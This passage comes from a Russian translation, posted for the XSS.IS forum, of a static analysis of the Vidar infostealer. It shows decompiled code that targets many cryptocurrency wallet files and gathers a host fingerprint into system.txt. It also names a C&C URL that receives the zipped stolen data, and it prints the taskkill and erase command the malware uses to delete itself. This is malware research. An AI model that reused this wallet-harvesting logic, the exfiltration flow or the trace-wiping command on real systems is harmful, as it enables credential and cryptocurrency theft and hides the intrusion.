  sub_424E20(str_Exodus, str_Exodus, str_Windowstatejson);
  sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Passphrasejson);
  sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Seedseco);
  sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Infoseco);
  sub_424E20(str_Multidoge, str_Multidoge, str_Multidogewallet);
  sub_424E20(str_Zcash, str_Zcash, str_Walat);
  sub_424E20(str_Dashcore, str_Dashcore, str_Walat);
  sub_424E20(str_Litecoin, str_Litecoin, str_Walat);
  sub_424E20(str_Anoncoin, str_Anoncoin, str_Walat);
  sub_424E20(str_Bbqcoin, str_Bbqcoin, str_Walat);
  sub_424E20(str_Devcoin, str_Devcoin, str_Walat);
  sub_424E20(str_Digitalcoin, str_Digitalcoin, str_Walat);
  sub_424E20(str_Florincoin, str_Florincoin, str_Walat);
  sub_424E20(str_Franko, str_Franko, str_Walat);
  sub_424E20(str_Freicoin, str_Freicoin, str_Walat);
  sub_424E20(str_Goldcoingld, dword_43216C, str_Walat);
  sub_424E20(str_Infinitecoin, str_Infinitecoin, str_Walat);
  sub_424E20(str_Iocoin, str_Iocoin, str_Walat);
  sub_424E20(str_Ixcoin, str_Ixcoin, str_Walat);
  sub_424E20(str_Megacoin, str_Megacoin, str_Walat);
  sub_424E20(str_Mincoin, str_Mincoin, str_Walat);
  sub_424E20(str_Namecoin, str_Namecoin, str_Walat);
  sub_424E20(str_Primecoin, str_Primecoin, str_Walat);
  sub_424E20(str_Terracoin, str_Terracoin, str_Walat);
  sub_424E20(str_Yacoin, str_Yacoin, str_Walat);
  return sub_424E20(str_Jaxx, str_Omlibertyjaxxindexeddbfile0indexeddbleveldb, dword_4321DC);
}
```



Vidar создает запрос HTTP POST для сервера C&C (http://himarkh.xyz/main.php), чтобы загрузить конфигурацию для захвата модуля во время выполнения, анализирует загруженную конфигурацию и приступает к сбору информации, связанной с хостом, оборудованием и установленным программным обеспечением.

Который хранится в файле system.txt в соответствии с указанным форматом, как показано на рисунке ниже.


```
v20 = fopen(str_Systemtxt, str_W);
if ( v20 )
{
  fprintf(v20, str_System);
  fprintf(v20, "\n");
  v0 = sub_41B260();
  fprintf(v20, str_Windowss, v0);
  fprintf(v20, "\n");
  v1 = sub_41B220();
  fprintf(v20, str_Bits, v1);
  fprintf(v20, "\n");
  v2 = sub_41B1E0();
  fprintf(v20, str_Users, v2);
  fprintf(v20, "\n");
  v3 = sub_41B2E0();
  fprintf(v20, str_Computernames, v3);
  fprintf(v20, "\n");
  v4 = sub_41ABD0();
  fprintf(v20, str_Systemlanguages, v4);
  fprintf(v20, "\n");
  v5 = sub_41B0E0();
  fprintf(v20, str_Mahineids, v5);
  fprintf(v20, "\n");
  v6 = sub_41B160();
  fprintf(v20, str_Guids, v6);
  fprintf(v20, "\n");
  v7 = sub_41B570();
  fprintf(v20, str_Domainnames, v7);
  fprintf(v20, "\n");
  v8 = sub_41B500();
  fprintf(v20, str_Workgroups, v8);
  fprintf(v20, "\n");
  v9 = sub_41AA60();
  fprintf(v20, str_Keyboardlanguagess, v9);
  fprintf(v20, "\n\n");
  fprintf(v20, str_Hardware);
  fprintf(v20, "\n");
  v10 = sub_41B460();
  fprintf(v20, str_Processors, v10);
  fprintf(v20, "\n");
  v11 = sub_41B4E0();
```



та же процедура также делает снимки экрана, которые хранятся как **screenshot.jpg** внутри рабочего каталога.



Сразу после этого создается zip-файл с форматом имени **_8294024645.zip** и сжимается украденное содержимое из рабочего каталога (файл сжимается с использованием алгоритма шифрования Zip2, как идентифицировано KANAL)



Теперь сжатый файл готов к эксфильтрации на свой C&C-сервер в другом POST-запросе.

После выхода из модуля рекурсивного захвата он удаляет загруженные библиотеки DLL и файлы, созданные в рабочем каталоге, которые используются для дампа украденных данных и информации, чтобы удалить их следы с машины-жертвы.

```
0042118F loc_42118F:
0042118F lea     ecx, [ebp+var_544]
00421195 call    memset_sub_421580
0042119A lea     ecx, [ebp+var_D834]
004211A0 push    ecx
004211A1 lea     edx, [ebp+var_A184]
004211A7 push    edx
004211A8 call    sub_420A30
004211AD add     esp, 8
004211B0 lea     eax, [ebp+var_D834]
004211B6 push    eax             ; _DWORD
004211B7 call    _SetCurrentDirectoryA
004211BD call    gather_host_info_sub_41FC30
004211C2 push    0
004211C4 lea     ecx, [ebp+FileName]
004211CA push    ecx
004211CB call    create_zip_file_name_sub_416CE0
004211D0 add     esp, 8
004211D3 mov     [ebp+var_10], eax
004211D6 lea     edx, [ebp+var_D834]
004211DC push    edx             ; int
004211DD push    offset byte_4294DF ; char *
004211E2 mov     eax, [ebp+var_10]
004211E5 push    eax             ; int
004211E6 call    compress_files_sub_420540
004211EB add     esp, 0Ch
004211EE mov     ecx, [ebp+var_10]
004211F1 push    ecx
004211F2 call    sub_417A10
004211F7 add     esp, 4
004211FA lea     edx, [ebp+FileName]
00421200 push    edx             ; lpFileName
00421201 mov     eax, str_File
00421206 push    eax             ; void *
00421207 lea     ecx, [ebp+var_544]
0042120D call    sub_4218C0
00421212 mov     ecx, domain_name
00421218 push    ecx             ; void *
00421219 lea     ecx, [ebp+var_544]
```

В конечном итоге он подготавливает команду **«/c taskkill /pid PID & eraseEXECUTABLE_PATH & RD /S /Q WORKING_DIRECTORY_PATH* & exit»**, которая выполняется с помощью cmd.exe, чтобы убить запущенный процесс стиллера и удалить оставшиеся каталоги, созданные этим процессом, и сам процесс.

Вот и все, что касается углубленного статического анализа и автоматизации анализа Vidar infostealer.

Переведено специально для XSS.IS
Автор перевода: yashechka
Источник: https://0x00-0x7f.github.io/A-Case-of-Vidar-Infostealer-Part-2/